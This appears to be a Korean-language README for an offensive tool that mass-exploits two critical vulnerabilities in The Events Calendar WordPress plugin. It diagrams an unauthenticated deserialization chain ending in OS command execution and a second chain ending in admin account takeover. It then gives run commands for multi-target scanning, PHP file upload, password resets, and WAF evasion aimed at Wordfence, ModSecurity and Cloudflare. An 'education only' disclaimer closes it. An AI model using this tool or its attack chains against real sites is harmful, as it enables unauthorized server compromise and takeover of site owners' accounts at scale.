antid00t/cve-2026-78006-cve-2026-78159
The Events Calendar WordPress 플러그인(CVE-2026-78006, CVE-2026-78159)을 위한 비동기 대량 익스플로잇 도구로, 비인증 RCE, PHP 업로드, 관리자 탈취를 제공합니다.

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 완전 비동기 · WAF 우회 사다리 · 자동 탐색 · 인증 불필요

| WordPress 플러그인 | The Events Calendar (StellarWP) — 활성 설치 600,000개 이상 |
| 영향받는 버전 | <= 6.17.4 |
| 패치된 버전 | 6.17.4.1 |
| 인증 | ❌ 불필요 — 상호작용 없음, 사전 검토 단계 |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
잘못된 꼬리 래퍼
a:2:{i:0;<gadget>i:1;X}로is_safe_widget_instance()를 우회합니다 — 매직 메서드는 파싱 오류가 중단되기 전에 실행됩니다.
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)
python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — 한 줄에 하나의 기본 URL:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| 옵션 | 설명 |
|---|---|
--url / --list | 단일 대상 / 대상 파일 |
--threads N | 동시 대상 수 — 비동기 세마포어 (기본값 30) |
--cve both|1|2 | 실행할 체인 선택 (기본값 both) |
--cmd CMD | CVE-2026-78006용 OS 명령 (기본값 id) |
--upload-php | WP 루트에 test lab PHP 파일 작성 + HTTP로 검증 |
--login-proof | 사용자 ID 1의 비밀번호를 1로 재설정 + 로그인 검증 (파괴적) |
--full | 하나의 댓글에서 모든 파괴적 프리미티브 실행 (파괴적) |
--obfuscate-blocks | \u 이스케이프된 블록 JSON — WAF 은폐 전송 |
--insecure | TLS 검증 건너뛰기 (자체 서명 HTTPS 랩) |
--auth USER:PASS | 모든 대상에 대한 기본 인증 |
--id-range LO-HI | 이벤트 탐색을 위해 프로브할 게시물 ID (기본값 1-40) |
--output FILE | 결과 파일 — 성공한 대상은 실시간으로 기록됨 |
\u 이스케이프 JSON,
멀티파트 본문, 최소 페이로드; Wordfence / ModSecurity / Cloudflare 자동 진단system → passthru → shell_exec → execcount 오라클; 파괴는 요청 시에만 수행<= 6.17.4, 이벤트 게시물에 댓글이 활성화되어 있고 표시됨,
최소 하나의 게시된 이벤트 존재pip3 install -r requirements.txt새로운 익스플로잇, PoC 및 보안 연구 자료 공개.
이 도구는 교육 및 연구 목적으로만 제공됩니다. 이 도구는 공개적으로 문서화된 취약점(CVE-2026-78006, CVE-2026-78159)을 시연하여 연구자와 관리자가 자신의 랩 환경을 검증할 수 있도록 합니다.
이 도구를 사용함으로써 귀하는 자신의 행동에 대한 전적인 책임을 집니다.